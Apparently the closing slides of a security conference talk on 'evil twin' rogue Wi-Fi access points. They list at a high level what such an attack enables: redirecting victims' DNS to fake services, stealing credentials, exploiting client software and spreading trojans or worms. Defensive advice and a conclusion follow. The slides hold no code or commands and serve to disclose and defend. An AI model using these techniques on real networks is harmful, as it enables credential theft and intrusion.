
- Since we control DNS for clients (victims), we can force clients to access fake services and create fishnet
- We can steal user credential information (username & password — think SSO, operating system, applications, etc)
- Exploit client-side operating system and application vulnerabilities

“evil twin” can...

- Attack the clients as soon as they are associated and get IP address
- Propagate trojans, backdoors or worms — so they can compromise other networks

“evil twin” expanded

- Bored waiting for the victims?
- Do **gnivirdraw** —a rogue AP looking for Wi-Fi suckers



Defense

- Always turn off wireless card when not using wireless access and only keep secure and trusted networks in Preferred Network List
- Always think that wireless networks are INSECURE — prevent mobile clients from connecting to sensitive networks
- Stay up-to-date

Conclusion

- Demonstrated weaknesses and vulnerabilities in Wireless hotspot networks
- Mobile clients are a risk to secure networks
- “Why don’t you ask them [the vendors] to write better code” — **Andrew Cushman**, Group Manager Internet Information Service (IIS), Microsoft

Questions?

Special thanks to:
skyper, **gaius**, **the grugq**, **fygrave**, **ult0r**, **nobody (raoul)**, **f1ex**,
piotr sobolewski and **IT-UNDERGROUND** crews